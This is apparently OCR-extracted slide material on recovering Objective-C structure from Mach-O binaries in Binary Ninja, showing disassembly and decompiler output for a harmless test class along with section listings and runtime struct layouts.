v10 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", 1LL);
v11 = objc_retainAutoreleasedReturnValue(v10);
objc_msgSend(v9, "addObject:", v11);
objc_release(v11);
```


xrefs to -[Test params:::::::]
Direction
Typ
Address
Text
D...
o
__objc_const:000000010...
__objc2_meth <offset sel_params_____, \; -[Test params:::::::] ...
Help
Search
Cancel
OK
Line 1 of 1

```
[var_38 none];
[var_38 param:0x270f];
[var_38 params:0x1 :0x2 :0x3 :0x4 :0x5 :0x6 :0x7];
fprintf(**___stderrp, "retval gave us %d\n", [var_38 retval]);
[var_38 setPropertyString:@"test"];
var_90 = [[var_38 propertyString] retain];
NSLog(cfstring_AA_);
[var_90 release];
var_60 = [[NSMutableArray alloc] init];
rax = @(0x1);
rax = [rax retain];
[var_60 addObject:rax];
[rax release];
var_18 = @"foo";
var_10 = @"bar";
rax = [NSDictionary dictionaryWithObjects:&var_10 forKeys:&var_18 cou
rax = [rax retain];
[var_60 addObject:rax];
[rax release];
rax = [NSString stringWithUTF8String:"blah"];
rax = [rax retain];
```

References to 0x100001740

Search

Address	Value
0x1000021e0 (__objc_class_Test_methods + 0x68)	struct __objc_method {

Cancel

Go

Objective-C in Binary Ninja

```
10000191b  488b45c8          mov     rax, qword ptr [rbp-0x38 {var_40}]
10000191f  488b35d2090000    mov     rsi, qword ptr [data_1000022f8]  {0x100001e4e, "none"}
100001926  4889c7            mov     rdi, rax
100001929  ff15f1060000      call    qword ptr [_objc_msgSend@PLT]
10000192f  488b45c8          mov     rax, qword ptr [rbp-0x38 {var_40}]
100001933  488b35c6090000    mov     rsi, qword ptr [data_100002300]  {0x100001e53, "param:"}
10000193a  4889c7            mov     rdi, rax
10000193d  ba0f270000        mov     edx, 0x270f
100001942  ff15d8060000      call    qword ptr [_objc_msgSend@PLT]
100001948  488b45c8          mov     rax, qword ptr [rbp-0x38 {var_40}]
10000194c  488b35b5090000    mov     rsi, qword ptr [data_100002308]  {0x100001e5a, "params:::::::"}
100001953  4889c7            mov     rdi, rax
100001956  ba01000000        mov     edx, 0x1
10000195b  b902000000        mov     ecx, 0x2
100001960  41b803000000      mov     r8d, 0x3
100001966  41b904000000      mov     r9d, 0x4
10000196c  c7042405000000    mov     dword ptr [rsp {var_128}], 0x5
100001973  c744240806000000  mov     dword ptr [rsp+0x8 {var_120}], 0x6
10000197b  c744241007000000  mov     dword ptr [rsp+0x10 {var_118}], 0x7
100001983  ff1597060000      call    qword ptr [_objc_msgSend@PLT]
100001989  488b0588060000    mov     rax, qword ptr [___stderrp@PLT]
100001990  488b38            mov     rdi, qword ptr [rax]
100001993  488b45c8          mov     rax, qword ptr [rbp-0x38 {var_40}]
100001997  488b3572090000    mov     rsi, qword ptr [data_100002310]  {0x100001e68, "retval"}
10000199e  48897d88          mov     qword ptr [rbp-0x78 {var_80_1}], rdi
1000019a2  4889c7            mov     rdi, rax
1000019a5  ff1575060000      call    qword ptr [_objc_msgSend@PLT]
1000019ab  488b7d88          mov     rdi, qword ptr [rbp-0x78 {var_80_1}]
1000019af  488d3564040000    lea     rsi, qword ptr [data_100001e1a]  {"retval gave us %d\n"}
1000019b6  89c2              mov     edx, eax
1000019b8  b000              mov     al, 0x0
1000019ba  e825030000        call    _fprintf
1000019bf  488d35ba060000    lea     rsi, qword ptr [data_100002080]
```

```
33 @ 10000191b  int64_t rax_5 = var_40
34 @ 100001926  int64_t rdi_4 = rax_5
35 @ 100001929  _objc_msgSend(rdi_4, 0x100001e4e)  {"none"}
36 @ 10000192f  int64_t rax_6 = var_40
37 @ 10000193a  int64_t rdi_5 = rax_6
38 @ 100001942  _objc_msgSend(rdi_5, 0x100001e53, 0x270f)  {"param:"}
39 @ 100001948  int64_t rax_7 = var_40
40 @ 100001953  int64_t rdi_6 = rax_7
41 @ 100001983  _objc_msgSend(rdi_6, 0x100001e5a, 1, 2, 3, 4, 5, 6, 7)  {"params:::::::"}
42 @ 100001990  int64_t rdi_7 = [___stderrp].q
43 @ 100001993  int64_t rax_8 = var_40
44 @ 10000199e  int64_t var_80_1 = rdi_7
45 @ 1000019a2  int64_t rdi_8 = rax_8
46 @ 1000019a5  rax_9 = _objc_msgSend(rdi_8, 0x100001e68)  {"retval"}
47 @ 1000019ab  int64_t rdi_9 = var_80_1
48 @ 1000019b6  uint64_t rdx_1 = zx.q(rax_9.eax)
49 @ 1000019b8  rax_9.al = 0
50 @ 1000019ba  rax_10 = _fprintf(rdi_9, data_100001e1a, rdx_1)  {"retval gave us %d\n"}
51 @ 1000019c6  int64_t rdi_10 = var_40
52 @ 1000019dc  int32_t var_8c_1 = rax_10.eax
53 @ 1000019e2  _objc_msgSend(rdi_10, 0x100001e92, data_100002080)  {"setPropertyString:"}
54 @ 1000019e8  int64_t rdx_2 = var_40
55 @ 1000019f3  int64_t rdi_11 = rdx_2
56 @ 1000019f6  rax_11 = _objc_msgSend(rdi_11, 0x100001e83, rdx_2)  {"propertyString"}
57 @ 1000019fc  int64_t rdi_12 = rax_11
58 @ 1000019ff  rax_12 = _objc_retainAutoreleasedReturnValue(rdi_12)
59 @ 100001a0b  uint64_t rcx_2 = zx.q(var_34)
60 @ 100001a11  int64_t rsi_2 = rax_12
61 @ 100001a14  uint64_t rdx_3 = zx.q(rcx_2.ecx)
62 @ 100001a16  int64_t var_98_1 = rax_12
63 @ 100001a1d  rax_12.al = 0
64 @ 100001a1f  _NSLog(___CFConstantStringClassReference@GOT, rsi_2, rdx_3, rcx_2)
65 @ 100001a24  int64_t rsi_3 = var_98_1
```

ObjCGraphView

```
int64_t rax_5 = var_40
int64_t rdi_4 = rax_5
_objc_msgSend(rdi_4, 0x100001e4e)  {"none"}
int64_t rax_6 = var_40
int64_t rdi_5 = rax_6
_objc_msgSend(rdi_5, 0x100001e53, 0x270f)  {"param:"}
int64_t rax_7 = var_40
int64_t rdi_6 = rax_7
_objc_msgSend(rdi_6, 0x100001e5a, 1, 2, 3, 4, 5, 6, 7)  {"params:::::::"}
int64_t rdi_7 = [___stderrp].q
int64_t rax_8 = var_40
int64_t var_80_1 = rdi_7
int64_t rdi_8 = rax_8
rax_9 = _objc_msgSend(rdi_8, 0x100001e68)  {"retval"}
int64_t rdi_9 = var_80_1
uint64_t rdx_1 = zx.q(rax_9.eax)
rax_9.al = 0
rax_10 = _fprintf(rdi_9, data_100001e1a, rdx_1)  {"retval gave us %d\n"}
int64_t rdi_10 = var_40
int32_t var_8c_1 = rax_10.eax
_objc_msgSend(rdi_10, 0x100001e92, data_100002080)  {"setPropertyString:"}
int64_t rdx_2 = var_40
int64_t rdi_11 = rdx_2
rax_11 = _objc_msgSend(rdi_11, 0x100001e83, rdx_2)  {"propertyString"}
int64_t rdi_12 = rax_11
```

```
class Test* rax_5 = var_40
class Test* rdi_4 = rax_5
[rdi_4 none]
class Test* rax_6 = var_40
class Test* rdi_5 = rax_6
[rdi_5 param:0x270f]
class Test* rax_7 = var_40
class Test* rdi_6 = rax_7
[rdi_6 params:1 :2 :3 :4 :5 :6 :7]
int64_t rdi_7 = [___stderrp].q
class Test* rax_8 = var_40
int64_t var_80_1 = rdi_7
class Test* rdi_8 = rax_8
rax_9 = [rdi_8 retval]
int64_t rdi_9 = var_80_1
uint64_t rdx_1 = zx.q(rax_9.eax)
rax_9.al = 0
rax_10 = _fprintf(rdi_9, "retval gave us %d\n", rdx_1)
class Test* rdi_10 = var_40
int32_t var_8c_1 = rax_10.eax
[rdi_10 setPropertyString:@"test"]
class Test* rdx_2 = var_40
class Test* rdi_11 = rdx_2
rax_11 = [rdi_11 propertyString]
int64_t rdi_12 = rax_11
```

```
Sections:
0x100001c88-0x1000098eb  __text (PURE_CODE)  {Code}
0x1000098ec-0x100009ade  __stubs (SYMBOL_STUBS)  {Code}
0x100009ae0-0x100009e2e  __stub_helper (PURE_CODE)  {Code}
0x100009e2e-0x10000b28e  __objc_methname (CSTRING_LITERALS)  {Read-only data}
0x10000b290-0x10000bbdf  __cstring (CSTRING_LITERALS)  {Read-only data}
0x10000bbe0-0x10000bc6e  __ustring (REGULAR)
0x10000bc6e-0x10000bd1a  __objc_classname (CSTRING_LITERALS)  {Read-only data}
0x10000bd1a-0x10000c273  __objc_methtype (CSTRING_LITERALS)  {Read-only data}
0x10000c280-0x100011430  __const (REGULAR)  {Read-only data}
0x100011430-0x100011610  __unwind_info (REGULAR)
0x100011610-0x100012ff8  __eh_frame (REGULAR)
0x100013000-0x100013028  __program_vars (REGULAR)
0x100013028-0x100013038  __nl_symbol_ptr (NON_LAZY_SYMBOL_POINTERS)  {Read-only data}
0x100013038-0x100013088  __got (NON_LAZY_SYMBOL_POINTERS)  {Read-only data}
0x100013088-0x100013320  __la_symbol_ptr (LAZY_SYMBOL_POINTERS)  {Read-only data}
0x100013320-0x100013b40  __cfstring (REGULAR)
0x100013b40-0x100013b68  __objc_classlist (REGULAR)
0x100013b68-0x100013b70  __objc_nlclslist (REGULAR)
0x100013b70-0x100013b98  __objc_catlist (REGULAR)
0x100013b98-0x100013bc0  __objc_protolist (REGULAR)
0x100013bc0-0x100013bc8  __objc_imageinfo (REGULAR)
0x100013bc8-0x100015370  __objc_const (REGULAR)
0x100015370-0x100015938  __objc_selrefs (LITERAL_POINTERS)  {Read-only data}
0x100015938-0x100015948  __objc_protorefs (REGULAR)
0x100015948-0x100015a40  __objc_classrefs (REGULAR)
0x100015a40-0x100015a58  __objc_superrefs (REGULAR)
0x100015a58-0x100015b50  __objc_ivar (REGULAR)
0x100015b50-0x100015d30  __objc_data (REGULAR)
0x100015d30-0x100015f00  __data (REGULAR)  {Writable data}
0x100015f00-0x100015f28  __common (ZEROFILL)  {Writable data}
0x100015f30-0x100016331  __bss (ZEROFILL)  {Writable data}
0x10001c000-0x10001c3e8  .extern  {External}
```

Objective-C Sections

Parsing a Mach-O binary: structure recovery


`class_t`

`class_ro_t`


`ivar_list_t`

`property_list_t`


Classes


class_t
class_t *isa
class_t *superclass
struct cache
class_ro_t *vtable
class_ro_t
uint32_t flags
uint32_t instanceStart
uint32_t instanceSize
uint32_t reserved
uint8_t* ivarLayout
char const* name
method_list_t* baseMethods
protocol_list_t* baseProtocols
ivar_list_t* ivars
uint8_t* weakIvarLayout
property_list_t* baseProperties


Classes


class_t
class_t *isa
class_t *superclass
struct cache
class_ro_t *vtable
class_ro_t
uint32_t flags
uint32_t instanceStart
uint32_t instanceSize
uint32_t reserved
uint8_t* ivarLayout
char const* name
method_list_t* baseMethods
protocol_list_t* baseProtocols
ivar_list_t* ivars
uint8_t* weakIvarLayout
property_list_t* baseProperties

